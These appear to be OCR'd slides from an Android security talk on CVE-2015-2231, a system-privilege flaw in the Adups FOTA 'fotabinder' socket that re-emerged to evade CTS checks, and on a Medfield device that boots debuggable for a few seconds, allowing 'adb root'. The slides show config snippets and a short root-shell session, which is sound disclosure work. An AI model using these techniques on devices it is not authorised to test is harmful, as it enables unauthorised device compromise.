
Ok, so it's patched?

- Fire up device and look at attack service…
- adb shell ls -l /dev/socket
- adb shell top > running

facepalm

FOTA / FOTABINDER

Ok, so it's patched?



CVE-2015-2231 (user escalation to system) Blu/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

```
service fotabinder /system/bin/fotabinder
      class main
      socket fota stream 600 system system
```


This script is imported inside of `init.rc` ;

```
import /FWUpgradeInit.rc
```

FOTA / FOTABINDER

Ok, so it's patched?

Hey, you look familiar… And vulnerable



CVE-2015-2231 (user escalation to system) Blu/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

```
service fotabinder /system/bin/fotabinder
      class main
      socket fota stream 600 system system
```


This script is imported inside of `init.rc`;

```
import /FWUpgradeInit.rc
```

FOTA / FOTABINDER

Ok, so it's patched?

Hey, you look familiar… And vulnerable



CVE-2015-2231 (user escalation to system) Blu/Mediatek's OTA system uses `/system/bin/fotabinder` service and socket at `/dev/socket/fota` which is initiated by `FWUpgradeInit.rc` as follows;

```
service fotabinder /system/bin/fotabinder
      class main
      socket fota stream 600 system system
```

This script is imported inside of `init.rc` ;

```
import /FWUpgradeInit.rc
```

I guess you're kind of different…

FOTA / FOTABINDER

Vulnerability Re-emerges

WHAT CHANGED?

- Information read from socket goes into subroutine…
    - transform(“system”, read_data)
- Socket name changed
    - Evades AOSP CTS test
- Socket no longer has root permissions
    - It “only” has system

FOTA / FOTABINDER

Vulnerability Re-emerges

WHAT CHANGED?

Simple crypto to look at…

- Information read from socket goes into subroutine…
  - transform("system", read_data)
- Socket name changed
  - Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

FOTA / FOTABINDER

Vulnerability Re-emerges

WHAT CHANGED?

Simple crypto to look at…

- Information read from socket goes into subroutine…
  - transform("system", read_data)
- Socket name changed
  - Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

That's just plain lazy coding…

FOTA / FOTABINDER

Vulnerability Re-emerges

WHAT CHANGED?

Simple crypto to look at…

- Information read from socket goes into subroutine…
  - transform("system", read_data)

That's just plain lazy coding…

- Socket name changed
  - Evades AOSP CTS test
- Socket no longer has root permissions
  - It "only" has system

"only" lol… :)

FOTA / FOTABINDER

Vulnerability Re-emerges

- Publicly disclosed now as CVE-2015-2231, is in ADUPS "FOTA" product
- Still required escalation to root
- Now with simple-ish encryption!
- Samples of both the service and APK interacting with service available on usb drive

"Adapter for all major platforms"

FOTA / FOTABINDER

Vulnerability Re-emerges

- Publicly disclosed now as CVE-2015-2231, is in ADUPS “FOTA” product
- Still required escalation to root
- Now with simple-ish encryption!
- Samples of both the service and APK interacting with service available on usb drive

Free drinks to whoever can identify it w/o cheating

“Adapter for all major platforms”

FOTA / FOTABINDER

Vulnerability Re-emerges

- Interesting for the patching discussion…
  - Evading CTS checks for vulnerabilities
  - Lots of devices (Blu, Alcatel, others) not locked to OEMs or Carriers
  - Who can enforce patching on these devices?
- Provided by Adups firmware upgrade - claims to be working with;

MEDIATEK
SPREADTRUM
BROADCOM
ZTE中兴
BIRD
LONGCHEER
GiONEE
MobiWire
HUAWEI
TIANYU 天宇朗通
Haier
Hisense
TECNO
SFR
ToughShield
BLU
KONKA
HQ HUAQIN
Sim SIM Technology
HUIYE
ChinaPalms
hTT
RAGENTEK
Spreadtone
Uniscope 优思
vanzo
HCT 豪成
SIGNAL
Techain
BOWAY 邦华
TINNO
AMOI 夏新

FOTA / FOTABINDER

What about now?

- Reported in 3/2015, response four-ish months later
- "Fixed" by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don't want the update

FOTA / FOTABINDER

What about now?

No big deal… isn't like the firmware upgrader is MiTM`able… ops

- Reported in 3/2015, response four-ish months later
- "Fixed" by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don't want the update

FOTA / FOTABINDER

What about now?

- Reported in 3/2015, response four-ish months later
- "Fixed" by vendor, claimed it would take 2 months
- No devices have seen updates, claims device vendors don't want the update

No big deal… isn't like the firmware upgrader is MiTM`able… ops

Also not a big deal,
since everyone has private keys…

Except two of the devices I bought
off Amazon's top 10…

They where signed with compromised
test keys :)


“GETSUPERSERIAL” TLDR

Re-baking for a new CVE

- Look for the low hanging fruit
- Dev’s come and go, thus the same “silly” bugs do
- Don’t under estimate silly, silly mistakes
- This example is excellent for learning to reverse Dalvik/ARM!
  Two targets, APK and service, see how the interact with each other!

MEDFIELD

Debug stuff is fun




- My first intel device and hack
- Sometimes no reversing is needed
- Sometimes you fall into root

MEDFIELD

Debug stuff is fun


- Failed exploit left device unstable
- Power device off, unplug
- Plug back in, wait for power on
- Wtf device is debuggable?
- debuggable == root
- Only debuggable for ~5 seconds



```
Retina:Downloads jcase$ adb wait-for-device shell getprop
…
[init.svc.adbd]: [running]
[init.svc.apk_logfs]: [running]
[init.svc.charger_app]: [restarting]
[init.svc.pvrsrvctl]: [stopped]
[init.svc.ueventd]: [running]
[init.svc.watchdogd]: [stopped]
[persist.service.apklogfs.enable]: [1]
[ro.baseband]: [unknown]
[ro.board.id]: [unknown]
[ro.boot.bootmedia]: [sdcard]
[ro.boot.hardware]: [P702T]
[ro.boot.mode]: [charger]
[ro.boot.wakesrc]: [03]
[ro.bootloader]: [unknown]
[ro.bootmode]: [charger]
[ro.com.android.dataroaming]: [false]
[ro.debuggable]: [1]
[ro.factorytest]: [0]
…
[sys.usb.config]: [adb]
[sys.usb.state]: [adb]
```

MEDFIELD

Debug stuff is fun



```
Retina:bin jcase$ adb wait-for-device root; time adb wait-for-device shell
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ #
real 0m4.403s
user 0m0.011s
sys  0m0.004s
```

- “adb root” restarts adbd as root on many debuggable devices
- A few seconds is enough to compromise the device

MOTO X

